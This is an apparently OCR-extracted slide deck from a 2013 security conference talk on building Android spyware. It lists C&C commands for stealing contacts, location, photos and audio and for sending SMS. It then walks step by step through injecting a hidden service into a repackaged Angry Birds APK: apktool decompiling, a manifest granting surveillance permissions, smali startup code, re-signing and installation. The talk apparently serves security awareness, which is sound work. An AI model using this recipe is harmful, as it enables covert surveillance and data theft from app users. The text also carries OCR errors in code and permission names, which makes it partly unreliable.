

How to Build a SpyPhone Black Hat 2013

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Agenda

- Introduction
- Demo of SpyPhone in Action
- SpyPhone Design
- Injecting SpyPhone Service into an App
- Conclusion & Questions





SpyPhone - Then







SpyPhone - Now







Surveillance - Then
















Surveillance - Now









Counter Measures – Then








Counter Measures - Now









Smart Phone Has Access To...

- GPS Location
- Internet (from almost anywhere)
- A Microphone
- A Camera
- Local Wifi Networks
- E-Mail
- Text Messages
- Phone Calls
- Contact List
- Personal Information





Smart Phone Is...

- A perfect cyber-espionage tool that can be used to track the victim's location, download personal information, intercept and send messages, record their conversations and take pictures without them knowing.
- In the context of BYOD and APT, it makes a perfect platform for launching inside attacks on corporate or government networks.





Demo

Built an Android SpyPhone Service that can:

- Steal phone and contact information
- Report on location
- Execute commands from C&C server
 - Display message on phone
 - Send SMS to contacts
 - Take pictures and sent to C&C
 - Record sound and sent to C&C

SpyPhone Service is:

- Injected into legitimate version of Angry Birds
- Distributed from fake app store


Demo Shows

- Installation of infected application
- Sending information to C&C
- Locating the device
- Sending SMS
- Taking pictures
- Recording sound




C&C Protocol

C&C Server























































































































































































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













































































SpyPhone Design

- Implemented as Android Service
 - Self contained component
 - Runs in background even when app is stopped.
 - Starts at boot up
 - Easy to inject into legitimate applications
- Command & Control
 - HTTP to NodeJS Web Server

update: send information to server

toast: display message on screen

shutdown: stop the bot

sms: send SMS message to contacts


location: send location information to server

peep: take picture and send to server

listen: record sound and send to server







Uses Standard Android APIs

User Information

- import android.accounts.Account;
- import android.accounts.AccountManager;

Phone & SMS

- import android.telephony.SmsManager;
- import android.telephony.TelephonyManager;

Location

- import android.location.Location;
- import android.location.LocationListener;
- import android.location.LocationManager;

Recording

Import android.media.MediaRecording

Camera

- import android.hardware.Camera;
- import android.hardware.Camera.PictureCallback;
- import android.hardware.Camera.PreviewCallback;
- import android.hardware.Camera.Size;
- import android.media.AudioManager;
- import android.view.SurfaceHolder;
- import android.view.SurfaceView;

Web C&C


- import org.apache.http.HttpResponse;
- import org.apache.http.NameValuePair;
- import org.apache.http.client.ClientProtocolException;
- import org.apache.http.client.<u>HttpClient;</u>





1. Use apktool to extract the components from the target app (in this case Angry Birds 2000).


apktool d AngryBirds.apk







2. Copy the small code for the service to be injected into the small directory structure. In our case it was in the directory "example/android/droidwhisper".







- 3. Update the manifest to include the injected service and the permissions required by the injected service. The updated manifest in the case of Angry Birds is shown below:
 - Remember the app name for later
 - Define the Droidwhisperer service
 - Define required permissions

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2000" android:versionName="2.0.0"</pre>
android:installLocation="auto" package="com.rovio.angrybirds"
xmlns:android="http://schemas.android.com/apk/res/android">
  <application android:label="@string/app name" android:icon="@drawable/icon"
android:debuggable="false">
    <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
android:screenOrientation="landscape" android:configChanges="keyboardHidden|orientation">
      <intent-filter>
       <action android:name="android.intent.action.MAIN" />
       <category android:name="android.intent.category.LAUNCHER" />
     </intent-filter>
    </activity>
    . . .(some lines missing). . .
  </application>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.ACCESS WIFI STATE"/>
  <uses-permission android:name="android.permission.ACCESS COARSE LOCATION" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.READ CONTACTS"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="android.permission.SEND SMS"/>
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.ACCESS FINE LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-feature android:name="android.hardware.camera"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.RECORD AUDIO"/>
 <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```





4. Locate the onCreate function in the main activity of the target app. This can be found by looking in the manifest. In the case of Angry Birds this was "com/rovio/ka3d/App", highlighted in the manifest file above. Add the following small code just after the "involk-super" call to onCreate.

```
new-instance v0, Landroid/content/Intent;
invoke-direct {v0}, Landroid/content/Intent;-><init>()V
.local v0, dictionaryIntent:Landroid/content/Intent;
const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"
invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```

```
🚰 WinElvis - [C:\Kevin\Kindsight\MalwareAnalysis\Android\Injection\Angry Birds-2000\smali\com\rovio\ka3d\App.smali]
                                                                                                                         - - X
File Edit Search Window Options Tools Help
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3
    .parameter "savedInstanceState"
    .proloque
    const/4 v2, -0x1
    sput-object p0, Lcom/rovio/ka3d/App;->sm instance:Lcom/rovio/ka3d/App;
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    new-instance v0. Landroid/content/Intent:
    invoke-direct {v0}, Landroid/content/Intent;-><init>()V
    .local v0, dictionaryIntent:Landroid/content/Intent;
    const-string v1, "com.rovio.ka3d.service.DICTIONARY SERVICE"
    invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
    invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;
    .line 2D
    const/high16 v0, 0x7f03
    invoke-virtual {p0, v0}, Lcom/rovio/ka3d/App;->getString(I)Ljava/lang/String;
                                                                                                     Command
                                                                                                                         10:08 AM
```





5. Rebuild the apk file using apktool.

```
apktool b AngryBirds birds.apk
```

6. Sign the APK file. (Any old certificate will do!)

```
jarsigner -verbose -keystore C:\kevin\keys birds.apk alias_name
You can verify the cert with...
jarsigner -verify -verbose -certs birds.apk
```

7. Optimize the APK file.

```
zipalign -v 4 birds.apk birds1.apk
```

8. Install and test the new application. The logical command can be used in the adb shell to check for errors.

```
adb install birds1.apk
```





SpyPhone Market





















Questions?



